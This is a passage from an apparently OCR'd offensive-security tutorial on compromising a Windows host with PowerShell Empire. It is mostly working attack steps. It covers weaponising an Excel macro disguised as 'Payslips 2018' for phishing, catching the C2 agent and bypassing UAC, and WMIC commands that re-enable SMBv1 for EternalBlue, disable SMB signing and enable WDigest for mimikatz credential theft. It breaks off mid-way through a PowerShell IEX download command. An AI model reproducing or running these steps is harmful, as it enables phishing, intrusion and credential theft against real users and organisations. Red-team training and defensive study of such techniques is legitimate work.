


Weaponize an Excel document with the macro.


Go to where you sent the output and type "`gedit macro`" to open and view macro and then "`Select All`" and "`Copy`" so you can put it into an Excel macro.




Next go to a Windows machine that has Microsoft Excel and create a new Excel document and select the "`View`" tab and then on the far right select the "`Macros`" button.



In the "`Macro`" dialog box that appears, fill in the "`Macro name`". Typically, you want to make it blend in to other macros that a user may see. Then select from the drop down menu towards the bottom middle for "`Macros in:`" Book1 and then press the "`Create`" button.




This will open up a new view, "`Microsoft Visual Basic for Applications - Book1`". Then paste the macro you generated earlier with PowerShell Empire here (overwriting anything that was there).




Go to "`File`" and save the book as something the users would want to open. In this case, it's Payslips 2018.

Also ensure you "`Save as type: Excel 97-2003 Workbook`".




Now take this Excel document and send it via email to the target computer. This can be done various methods. Once the user gets the phish attachment, they only need to open the attachment (which opens Microsoft Excel) and click on "`Enable Content`" and that will call back to our command and control infrastructure.



PowerShell Empire C2 Agent

Go back to your PowerShell Empire and make sure you're at the "`(Empire) >" prompt` and type "`agents`"

This will allow you to see the agents that have been installed on your target. The green text below will indicate when a target has "enabled content" and has checked in (now active).



In this example we are going to assume the target user is in the "`Administrators`" group and we can leverage that to bypass UAC and promote our low integrity (user permissions) PowerShell Empire Agent to get high integrity (Administrative permissions) privileges.

Type "`bypassuac http`" where the http is the listener you created earlier, so when the bypassuac exploit works it will call back to the http listener as a high integrity agent.

You may also rename the agent as it comes back with a random string such as G6jfm. Type "`rename G6jfm elevatedAgent`" and that will change it to a more normal human readable name. The below picture also shows how you may "list" what agents you have and that I typically like to have two low integrity agents and two high integrity agents for redundancy. Sometimes I would lose an agent and if I only had one then I would lose my foothold on that computer.

```
(Empire: Agent1) > bypassuac http
[*] Tasked VR9D2L1F to run TASK_CMD_JOB
[*] Agent VR9D2L1F tasked with task ID 5
[*] Tasked agent Agent1 to run module powershell/privesc/byp
(Empire: Agent1) > [*] Agent VR9D2L1F returned results.
Job started: H42PAD
[*] Valid results returned by 192.168.140.135
[*] Sending POWERSHELL stager (stage 1) to 192.168.140.135
[*] New agent G2B65ARS checked in
[+] Initial agent G2B65ARS from 192.168.140.135 now active
[*] Sending agent (stage 2) to G2B65ARS at 192.168.140.135

(Empire: Agent1) > list
[!] Please use 'list [agents/listeners] <modifier>'.
(Empire: Agent1) > back
(Empire: agents) > list

[*] Active agents:

  Name             Lang  Internal IP     Machine Name    Use
  ---------        ----  -----------     ------------    ---
  Agent1           ps    192.168.140.135 WIN10_EDU       WIN
  AgentBackup      ps    192.168.140.135 WIN10_EDU       WIN
  elevateAgent     ps    192.168.140.135 WIN10_EDU       *WI
  G2B65ARS         ps    192.168.140.135 WIN10_EDU       *WI

(Empire: agents) > rename G2B65ARS elevatedAgent2
```

Now let's use the Agent. Type "`interact ElevatedAgent2`"

```
(Empire: agents) > interact ElevateAgent2
```

Persistence with C2

We can use a lot of built-in modules that Empire uses to persist such as the below:

```
(Empire: ElevateAgent2) > usemodule persistence/
elevated/registry*              misc/debugger*                  powerbreach/deaduser
elevated/schtasks*              misc/disable_machine_acct_change* powerbreach/eventlog*
elevated/wmi*                   misc/get_ssps                   powerbreach/resolver
elevated/wmi_updater*           misc/install_ssp*               userland/backdoor_lnk
misc/add_netuser                misc/memssp*                    userland/registry
misc/add_sid_history*           misc/skeleton_key*              userland/schtasks
```

Instead of using this, I will use another command to methodically persist and make the computer (target) more exploitable.

I will add SMBv1 and config so I may use old exploits such as the NSA EternalBlue to access the machine with no credentials needed. I will also enable Wdigest so that I may return plaintext passwords to LSASS (stores passwords) process, so when I use mimikatz (credential stealer) I may obtain plaintext passwords.

- **Add SMBv1**

```
WMIC /user:"myDomain\administrator" /node:"ADComputer" process call create "cmd.exe
/c REG ADD HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v SMB1 /
t REG_DWORD /d 1 /f"
```

- **Configure SMBv1 client**

```
WMIC /user:"myDomain\administrator" /node:"ADComputer" process call create "cmd.exe
/c sc.exe config lanmanworkstation depend= bowser/mrxsmb10/mrxsmb20/nsi"
```

- **Start SMBv1**

```
WMIC /user:"myDomain\administrator" /node:"ADComputer" process call create "cmd.exe
/c sc.exe config mrxsmb10 start= auto"
```

- **Turn off SMB Signing (allows for Responder exploit)**

```
WMIC /user:"myDomain\administrator" /node:"ADComputer" process call create "cmd.exe
/c reg add “HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanWorkStation
\Parameters” /v “RequireSecuritySignature” /t REG_DWORD /d 0 /f

WMIC /user:"myDomain\administrator" /node:"ADComputer" process call create "cmd.exe
/c reg add “HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanWorkStation
\Parameters” /v “EnableSecuritySignature” /t REG_DWORD /d 0 /f

WMIC /user:"myDomain\administrator" /node:"ADComputer" process call create "cmd.exe
/c reg add “HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanServer
\Parameters” /v “RequireSecuritySignature” /t REG_DWORD /d 0 /f
```

```
WMIC /user:"myDomain\administrator" /node:"ADComputer" process call create "cmd.exe
/c reg add "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanServer
\Parameters" /v "EnableSecuritySignature" /t REG_DWORD /d 0 /f
```

- **Enable WDigest this allows LSASS process to store creds in memory**

```
WMIC /user:"myDomain\administrator" /node:"ADComputer" process call create "cmd.exe
/c REG ADD HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1
```

- **Run Mimikatz to steal credentials**


```
WMIC /user:"MyDomain\administrator" /node:"ADComputer" process call create "cmd.exe
/c Powershell.exe -NoP -NonI -Exec Bypass IEX (New-Object
